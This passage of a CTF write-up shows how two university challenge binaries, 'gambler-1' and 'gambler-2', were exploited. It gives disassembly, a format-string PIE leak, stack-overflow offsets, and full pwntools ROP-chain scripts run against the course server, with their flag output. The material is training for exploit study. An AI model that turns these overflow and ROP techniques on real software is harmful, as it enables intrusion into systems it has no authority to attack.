   0x00000000000014ca <+132>:   mov    eax,0x0
   0x00000000000014cf <+137>:   call   0x1050 <printf@plt>
   0x00000000000014d4 <+142>:   lea    rax,[rip+0xcd6]        # 0x21b1
   0x00000000000014db <+149>:   mov    rdi,rax
   0x00000000000014de <+152>:   mov    eax,0x0
   0x00000000000014e3 <+157>:   call   0x1050 <printf@plt>
   0x00000000000014e8 <+162>:   lea    rax,[rbp-0x20]
   0x00000000000014ec <+166>:   lea    rdx,[rip+0xcd2]        # 0x21c5
   0x00000000000014f3 <+173>:   mov    rsi,rax
   0x00000000000014f6 <+176>:   mov    rdi,rdx
   0x00000000000014f9 <+179>:   mov    eax,0x0
   0x00000000000014fe <+184>:   call   0x1070 <__isoc23_scanf@plt>
   0x0000000000001503 <+189>:   lea    rax,[rbp-0x20]
   0x0000000000001507 <+193>:   mov    edx,0xa
```

This gives us the following stack layout:

```
rbp - 0x20  →  bet[0]        (where scanf writes)
rbp + 0x00  →  saved rbp     (8 bytes)
rbp + 0x08  →  return address (what we want to overwrite)
```

The distance from `bet` to the return address is `0x20 + 0x08 = 40 bytes`. We send `-1` as the wager so `strtol` returns -1 and the program hits the `break` and falls through to `ret`. We need 2 bytes for `-1` and then 38 more bytes of padding to reach the return address.

We also remember that NX is enabled, which means `fopen` (called inside `buy_flag`) requires the stack to be aligned to 16 bytes when it is called. When we redirect execution through a ROP chain, that alignment can be off by 8 bytes. The standard fix is to add a single `ret` gadget before the target. We find one:

```
└─$ ROPgadget --binary gambler_1 | grep ": ret"
0x000000000000101a : ret
```

The first exploit attempt looks like this:

```
from pwn import *

MAIN_OFFSET   = 0x1446
TARGET_OFFSET = 0x1234
RET_OFFSET    = 0x101a

p = remote('ctf.cs.fsu.edu', 65045)

bienvenida = p.recvline()
leaked_main = int(bienvenida.split(b'0x')[1].split(b'!')[0], 16)

base       = leaked_main - MAIN_OFFSET
target     = base + TARGET_OFFSET
ret_gadget = base + RET_OFFSET

payload  = b"-1" + b"A" * 38 + p64(ret_gadget) + p64(target)

p.recvuntil(b"What's your wager? ")
p.sendline(payload)
p.interactive()
```

We run it and get:

```
[+] Opening connection to ctf.cs.fsu.edu on port 65045: Done
[*] Switching to interactive mode
Goodbye!
[*] Got EOF while reading in interactive
```

The `Goodbye!` appears, which means the overflow is working and the break is triggered. But the connection closes immediately and we do not get the flag. The program is crashing inside `buy_flag` without printing anything.

We go back and look more carefully at what happens when we jump to `0x1234`. At that point `rbp` has been corrupted by our overflow (we filled it with `A`s), so when `buy_flag` tries to use `rbp` to set up local variables like `flagFile` at `rbp-0x8` or the `flag` buffer at `rbp-0x50`, it is reading and writing to garbage memory. That causes the crash.

We rethink the approach. Instead of skipping the `if`, we should call `buy_flag` from its proper beginning so its prologue sets up a valid stack frame. But then `balance` needs to be large enough to pass the check.

This is where `payout` and the `pop %rdi; ret` gadget from `gift` come into play. We can build a short ROP chain:

1. Use `pop %rdi; ret` to load a large number into `rdi`.
2. Call `payout` with that argument - it will add `wager + wager/2` to `balance`.
3. Call `buy_flag` from the beginning - the prologue runs correctly, `balance` is now above the threshold, and the flag gets printed.

We need to check that the number we pass is big enough. `payout(3_000_000_000)` would add `3,000,000,000 + 1,500,000,000 = 4,500,000,000` to `balance`, giving a final balance of `4,500,000,300`, which is well above `4,294,967,296`. That works.

We look up the offsets we need from `objdump`:

```
000000000000143d <gift>:
    143d:   push   %rbp
    143e:   mov    %rsp,%rbp
    1441:   pop    %rdi        ← our gadget is here
    1442:   ret

00000000000011d9 <payout>:
    11d9:   push   %rbp
    ...

000000000000121b <buy_flag>:
    121b:   push   %rbp
    ...
```

The ROP chain we want on the stack after the padding is:

```
[ address of pop %rdi; ret ]
[ 3000000000               ]   ← this gets popped into rdi
[ address of payout        ]   ← called with rdi = 3000000000
[ address of buy_flag      ]   ← called after payout returns, balance is now huge
```

3. Execution and Flag

The final script:

```python
from pwn import *

MAIN_OFFSET     = 0x1446
POP_RDI_OFFSET  = 0x1441
PAYOUT_OFFSET   = 0x11d9
BUY_FLAG_OFFSET = 0x121b

p = remote('ctf.cs.fsu.edu', 65045)

bienvenida = p.recvline()
leaked_main = int(bienvenida.split(b'0x')[1].split(b'!')[0], 16)

base     = leaked_main - MAIN_OFFSET
pop_rdi  = base + POP_RDI_OFFSET
payout   = base + PAYOUT_OFFSET
buy_flag = base + BUY_FLAG_OFFSET

payload  = b"-1"            # strtol returns -1 → break → main hits ret
payload += b"A" * 30        # padding to saved rbp
payload += b"B" * 8         # overwrite saved rbp
payload += p64(pop_rdi)     # return address → pop %rdi; ret
payload += p64(3000000000)  # argument for payout: loaded into rdi
payload += p64(payout)      # payout(3_000_000_000) → balance += 4_500_000_000
payload += p64(buy_flag)    # buy_flag() from the start → if passes → flag

p.recvuntil(b"What's your wager? ")
p.sendline(payload)
p.interactive()
```

When we run the script against the server:

```
└─$ python3 scrpt.py
[+] Opening connection to ctf.cs.fsu.edu on port 65045: Done
b'Welcome to Not-A-Casino, house of the 0x60255c43a446! (whatever that is..)\n'
[*] base     : 0x60255c439000
[*] pop_rdi  : 0x60255c43a441
[*] payout   : 0x60255c43a1d9
[*] buy_flag : 0x60255c43a21b
[*] Switching to interactive mode
Goodbye!
Here's your flag: fsuCTF{if_y0u_wan7_t0_learn_7he_gameb0y}
```

The chain executes in order: `pop_rdi` loads 3,000,000,000 into `rdi`, then `payout` uses that as the wager and raises `balance` far above 4,294,967,296, and finally `buy_flag` runs from its proper prologue, finds the balance check satisfied, and prints the flag.

Flag: `fsuCTF{if_y0u_wan7_t0_learn_7he_gameb0y}`

PROBLEM 4 - gambler-2

For this challenge we are given a `.tar.gz` archive and a netcat connection at `ctf.cs.fsu.edu:65046`.

1. Analysis

We start by extracting the archive:

```
tar -xvzf gambler_2.tar.gz
```

We get two files: the compiled binary `gambler_2` and its C source code `gambler_2.c`. Having the source is very helpful.

We run `file` and `checksec` to understand the binary before touching anything else:

```
└─$ file gambler_2
gambler_2: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=02189ada247812681cbbf7b597d577365f172d31, for GNU/Linux 4.4.0, not stripped
```

```
└─$ checksec --file=gambler_2
[*] '/home/ende/Desktop/Binary/gambler_2/gambler_2'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
```

A few things to note here.

- **PIE** means the binary loads at a different base address every run, so we can not hardcode any address.
- **No canary** means we can overflow the stack freely without having to leak a secret value first.
- **NX** means the stack is not executable, so we can not inject shellcode directly; we have to reuse code that already exists in the binary.

We read the source code carefully. A few things catch our attention.

The first is the input flow in `main`:

```
scanf("%39s", name);
getchar(); // Eat newline
sprintf(prefix, "[%s] ", name);
```

And then, inside `high_and_low`:

```
printf(prefix);
```

The name we enter gets embedded into `prefix`, and then `prefix` is passed directly to `printf` as the format string. This is a **format string vulnerability**. When `printf` receives a format string it controls, it reads arguments from the stack according to the specifiers it finds. If we put something like `%p.%p.%p` as our name, `printf` will read values off the stack and print them. This is the "leak" the problem statement was hinting at.

The second thing is the wager input in `main`:

```
int main(int argc, char *argv[], char *envp[]) {
        char bet[20];
        long wager;

        setvbuf(stdout, NULL, _IONBF, 0);
        srand(time(NULL));

        printf("Welcome to Not-A-Casino, house of the {REDACTED}
        printf("*We found a few flaws in the first program, but
        balance = 300;

        printf("\nEnter your name: ");
        scanf("%39s", name);
        getchar(); // Eat newline
        sprintf(prefix, "[%s] ", name);

        while (balance > 50) {
                printf("\nCurrent Balance: %ld\n", balance);
                printf("What's your wager? ");
                scanf("%s", bet)
```

`bet` is 20 bytes, but `scanf("%s", ...)` reads until whitespace with no length limit. This is a **stack buffer overflow**. Combined with the absence of a stack canary, we can overwrite the saved return address of `main`.

The third thing is `buy_flag`. This function reads and prints the flag, but it is never called anywhere. It also has a condition:

```
void buy_flag() { // Still unimplemented. Who says gambling isn't fun on
        char flag[64];
        FILE *flagFile;
        int nRead;

        if (balance >= 4294967296) {
                flagFile = fopen("./flag.txt","r");
                if (flagFile) {
```

We start with 300. Getting there through normal gameplay is not realistic. So the goal is to redirect execution to this function through the overflow.

We also notice:

```
void gift() {
        __asm__("pop %rdi; ret;");
}
```

This is a gadget placed there intentionally.

To confirm the format string vulnerability, we run the binary locally and enter `%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p` as our name, then bet `1` and choose `H`:

```
└─$ ./gambler_2
Welcome to Not-A-Casino, house of the {REDACTED}*
You can not-gamble not-money, so here's 300 not-dollars to start.
*We found a few flaws in the first program, but we fixed them in this version + some feature updates.

Enter your name: %p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p

Current Balance: 300
What's your wager? You can't play if you don't pay.

Current Balance: 300
What's your wager? 1
[0x1.0x55d528ff9312.0x7ffc5b638171.(nil).0x7ffc5b638170.0x7ffc5b638190.0x1.0x7f3c01616000.(nil).0x7ffc5b638190.
x55d527fa75c6.(nil).0x7ffc5b6382b8.] High or Low? (H/L) H
Congrats! Your reward is 1.
```

We get a list of values printed inside the brackets. We spot values starting with `0x561d`, which is the range where the binary itself is loaded. Specifically, position 11 (`0x561d0f3e95c6`) ends in `5c6`.

We check the offsets in the binary using `objdump`:

```
└─$ objdump -d gambler_2 | grep -A2 "<buy_flag>\|<main>"
    1108:       48 8d 3d 5b 03 00 00    lea    0x35b(%rip),%rdi        # 146a <main>
    110f:       ff 15 ab 2e 00 00       call   *0x2eab(%rip)        # 3fc0 <__libc_start_main@GLIBC_2.34>
    1115:       f4                      hlt
--
000000000000122b <buy_flag>:
    122b:       55                      push   %rbp
    122c:       48 89 e5                mov    %rsp,%rbp
--
000000000000146a <main>:
    146a:       55                      push   %rbp
    146b:       48 89 e5                mov    %rsp,%rbp
```

- `main` is at offset `0x146a`
- `buy_flag` is at offset `0x122b`

The address at position 11 of the leak ends in `5c6`. Looking at the disassembly, offset `0x15c6` is a return address inside the `main` loop (the instruction right after the call to `high_and_low`).

```
0x00000000000015b3 <+329>:   call   0x1030 <puts@plt>
0x00000000000015b8 <+334>:   jmp    0x15d7 <main+365>
0x00000000000015ba <+336>:   mov    rax,QWORD PTR [rbp-0x8]
0x00000000000015be <+340>:   mov    rdi,rax
0x00000000000015c1 <+343>:   call   0x12d2 <high_and_low>
0x00000000000015c6 <+348>:   mov    rax,QWORD PTR [rip+0x2ad3]        # 0x40a0 <balance>
0x00000000000015cd <+355>:   cmp    rax,0x32
```

The value at position 11 is a return address sitting on the stack inside `main`'s execution, and its lower bytes match offset `0x15c6`. We can use this to compute the PIE base:

```
pie_base = leak_pos11 - 0x15c6
```

Now we look at the disassembly of `buy_flag` to understand the balance check:

```
gef➤  disas buy_flag
Dump of assembler code for function buy_flag:
   0x000000000000122b <+0>:     push   rbp
   0x000000000000122c <+1>:     mov    rbp,rsp
   0x000000000000122f <+4>:     sub    rsp,0x50
   0x0000000000001233 <+8>:     mov    rdx,QWORD PTR [rip+0x2e66]        # 0x40a0 <balance>
   0x000000000000123a <+15>:    mov    eax,0xffffffff
   0x000000000000123f <+20>:    cmp    rdx,rax
   0x0000000000001242 <+23>:    jle    0x12c0 <buy_flag+149>
   0x0000000000001244 <+25>:    lea    rdx,[rip+0xdbd]        # 0x2008
   0x000000000000124b <+32>:    lea    rax,[rip+0xdb8]        # 0x200a
   0x0000000000001252 <+39>:    mov    rsi,rdx
```

If we jump directly to `0x1244` we skip the check completely. This becomes our initial target.

To find the overflow offset we load the binary in GDB and use a cyclic pattern.

```
gef➤  pattern create 60
[+] Generating a pattern of 60 bytes (n=8)
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaa
```

We enter `test` as the name, send the pattern as the wager, then send `-1` to make `main` return (which is when the overwritten return address gets used):

After running the program crashes and GDB reports `$rbp = 0x6161616161616561`. We check the offset:

```
gef➤  pattern offset 0x6161616161616561
[+] Searching for '6165616161616161'/'6161616161616561' with period=8
[+] Found at offset 31 (little-endian search) likely
```

GEF says 31 bytes to reach the saved RBP. That means the return address is at `31 + 8 = 39` bytes. However, looking at the actual crash output more carefully, RSP points to the middle of our pattern in a way that suggests an off-by-one in GEF's calculation. We verify by looking at what is on the stack when `main` tries to execute `ret` and confirm the correct offsets are:

```
[32 bytes padding] [8 bytes saved RBP] [return address]
```

2. Solution Strategy

The plan is:

1. Send `%11$p` as the name. This tells `printf` to print specifically the 11th argument, which is the PIE address we identified earlier. This is cleaner than printing all positions at once.
2. Parse the leak from inside the brackets `[...]` in the prefix output.
3. Compute `pie_base = leak - 0x15c6`.
4. Compute `target = pie_base + 0x1244` (inside `buy_flag`, past the balance check).
5. Bet `1` and choose `H` to get through the first round (needed for the prefix to print).
6. On the next wager prompt, send the overflow payload: 32 bytes of padding, then a fake saved RBP, then a `ret` gadget for stack alignment, then `target`.
7. Send `-1` on the following prompt to trigger the `break` and make `main` return, executing our chain.

The **stack alignment** issue: NX is enabled and `buy_flag` calls `fopen`, which is a libc function that requires the stack to be aligned to 16 bytes when it is called. When we redirect execution with a raw `ret`, the alignment can be off by 8 bytes. The standard fix is to insert a single `ret` gadget before our target so the alignment is corrected. We find one with `ROPgadget`:

```
ROPgadget --binary gambler_2 | grep ": ret"
0x000000000000101a : ret
```

We use `pie_base + 0x101a`.

The **fake RBP** issue: when we overwrite the saved RBP with padding bytes (`0x4141...`), `buy_flag`'s prologue sets up its stack frame relative to RBP. When it tries to write the `FILE*` from `fopen` to `rbp-0x8`, it writes to a garbage address and the program crashes. We need to give RBP a valid writable address. The binary has global variables in the BSS section. We use `pie_base + 0x4160`, which points into the BSS area. This means:

- `rbp-0x8` = `pie_base + 0x4158` - a valid writable address for the `FILE*`
- `rbp-0x50` = `pie_base + 0x4110` - a valid writable address for the flag buffer

The final payload structure is:

```
[32 bytes padding] + [fake_rbp] + [ret_gadget] + [target]
```

3. Execution and Flag

We write the exploit with pwntools. The first version uses offset 39 and no fake RBP, which crashes. Then we try 40 with the `ret` gadget but still no fake RBP, which also crashes. After adding the fake RBP pointing to BSS, the exploit works locally.

We test locally by creating a `flag.txt`:

```
echo "flag{test_flag_local}" > flag.txt
python3 exploit_local.py
```


Output:

```
[*] Leak (pos 11): 0x55a258bbf5c6
[*] PIE base: 0x55a258bbe000
[*] Target: 0x55a258bbf244
Here's your flag: flag{test_flag_local}
```

The exploit works. We now run it against the remote server.

```
from pwn import *

elf = ELF('./gambler_2')
context.binary = elf
p = remote('ctf.cs.fsu.edu', 65046)

p.sendlineafter(b'Enter your name: ', b'%11$p')
p.sendlineafter(b"What's your wager? ", b'1')

p.recvuntil(b'[')
leak = int(p.recvuntil(b']', drop=True), 16)

pie_base   = leak - 0x15c6
target     = pie_base + 0x1244
ret_gadget = pie_base + 0x101a
fake_rbp   = pie_base + 0x4160

p.sendlineafter(b'High or Low? (H/L) ', b'H')

payload = b'A' * 32 + p64(fake_rbp) + p64(ret_gadget) + p64(target)

p.sendlineafter(b"What's your wager? ", payload)
p.sendlineafter(b"What's your wager? ", b'-1')

p.interactive()
```

Running it against the server gives us the flag.



Flag: `fsuCTF{y0u_g077a_1earn_t0_pl4y_i7_righ7}`